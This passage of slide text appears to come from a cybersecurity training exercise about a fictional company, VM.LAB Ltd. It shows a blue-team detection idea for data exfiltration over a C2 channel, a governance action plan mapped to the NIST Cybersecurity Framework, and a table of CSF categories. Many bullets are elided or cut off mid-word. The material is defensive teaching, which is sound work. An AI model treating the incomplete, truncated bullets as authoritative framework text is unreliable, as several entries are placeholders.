7.	Possible data exfiltratio	not to VMLAB network and the total bytes size more than xxx bytes per hour then alert	ition Over C2 Channel (T1041)
8.	Anyone?		
9.	and so on…		
10.	and so forth…		

Will be completed by Blue Team

NIST CSF
Detect (DE)

adeismail@tibandung.com - @inan19x

CHAPTER 6: GOVERNANCE TEAM SET THE BAR HIGH!

- Based on the summary of the incident, you identified that the issues with VM.LAB Ltd.'s computer systems could lead to catastrophic impacts for the company in many aspects.
- You identified the “Crown Jewels” of VM.LAB Ltd. Systems and its associated risks and would propose some action plans.

adeismail@tibandung.com - @inan19x

>> CHAPTER6 Governance Team Proposed Action Plan "mapped" into the NIST Cyber Security Framework

Identify our assets and assess the security posture of our systems

Considering one of the root cause why centos32.vm.lab got hacked: due to user 'Derek' still active.

SOC function in VM.LAB Ltd. will be established soon!

Define the policy and procedure to respond to incident. No more panic and post on social media

In case sh*t happens, how to ensure the business continuity?

Identify (ID)

- ID.AM-1: Physical and software assets within the organization are inventoried.
- ….
- ….
- ID.RA-2: Cybersecurity risks are assessed.
- ….
- ….

AM: Asset Management
RA: Risk Assessment

Protect (PR)

- ….
- PR.AC-3: Access to assets and associated facilities is limited to au… pr… an… lo…
- …
- …
- PR… of… followed, and users are required to use strong authentication measures.
- ….
- ….

From now on, use stronger password and MFA!

AC: Access Control

Detect (DE)

- DE.CM-1: The network is monitored to detect potential cybersecurity events.

…are identified and documented.

- ….
- ….

Patch our Servers and Workstations!

CM: Continuous Monitoring

Respond (RS)

- RS.RP-1: Response planning and procedures are in place to ensure that cybersecurity …vely …y …incident occurs.
- ….
- ….

RP: Response Planning
CO: Communications

Recover (RC)

- RC.RP-1: Recovery plans are executed during or after a cybersecurity incident.
- ….
- RC.RP-3: Recovery plans are developed and implemented to ensure the availability of critical resources, including planning for secondary data centers or alternative recovery sites.
- ….
- ….

RP: Recovery Planning

Will be completed by Gov Team

NIST CSF

>> CHAPTER6 NIST Cyber Security Framework (CSF)

NIST CSF Functions	NIST CSF Categories	Descriptions
Identify (ID)	Asset Management (ID.AM)	identifying and managing all assets, including hardware, software, data, and personnel, to understand what needs protection.
	Business Environment (ID.BE)	understanding the organization's mission, objectives, and stakeholders to align cybersecurity activities with business goals.
	Governance (ID.GV)	establishing and maintaining policies, procedures, and processes to manage cybersecurity risks and ensure compliance with regulations.
	Risk Assessment (ID.RA)	identifying and evaluating risks to organizational operations, assets, and individuals to prioritize cybersecurity efforts.
	Risk Management Strategy (ID.RM)	developing a risk management approach that aligns with the organization's risk tolerance and informs decision-making regarding cybersecurity investments.
Protect (PR)	Access Control (PR.AC)	limiting access to assets and information based on user roles and responsibilities to safeguard sensitive data.
	Awareness and Training (PR.AT)	providing ongoing cybersecurity training and awareness programs to all personnel to foster a security-conscious culture.
	Data Security (PR.DS)	implementing measures to protect the confidentiality, integrity, and availability of data throughout its lifecycle, including encryption and data classification.
	Information Protection Processes and Procedures (PR.IP)	establishing and maintaining security policies, procedures, and practices to manage and protect information effectively.
	Maintenance (PR.MA)	the regular maintenance of organizational assets and systems to ensure their continued security and functionality.
	Protective Technology (PR.PT)	utilizing technical controls and solutions, such as firewalls and intrusion detection systems, to safeguard assets against threats.
Detect (DE)	Anomalies and Events (DE.AE)	the detection of unusual activities and events that may indicate a cybersecurity incident, enabling timely investigation.
	Continuous Monitoring (DE.CM)	the ongoing monitoring of information systems and networks to identify potential security threats in real time.
	Detection Processes (DE.DP)	establishing and maintaining detection processes to ensure the effective identification of cybersecurity events and improve response capabilities.
Response (RS)	Response Planning (RS.RP)	developing and implementing a response plan to ensure a coordinated approach to managing cybersecurity incidents.
	Communications (RS.CO)	the importance of establishing effective communication strategies for internal and external stakeholders during and after an incident.
	Analysis (RS.AN)	analyzing detected cybersecurity incidents to understand their impact and determine appropriate response actions.
	Mitigation (RS.MI)	implementing measures to contain and mitigate the impact of cybersecurity incidents on the organization.
	Improvements (RS.IM)	the need to learn from incidents and improve response processes and strategies for future incidents.
Recover (RC)	Recovery Planning (RC.RP)	developing and implementing recovery plans to restore services and operations after a cybersecurity incident.
	Improvements (RC.IM)	the importance of incorporating lessons learned from incidents into recovery strategies and plans to enhance future resilience.
	Communications (RC.CO)	ensuring effective communication with stakeholders during recovery efforts to maintain transparency and manage expectations.

A HEARTFELT THANK YOU FOR YOUR EFFORTS DURING THE COMPANY'S DIFFICULT TIMES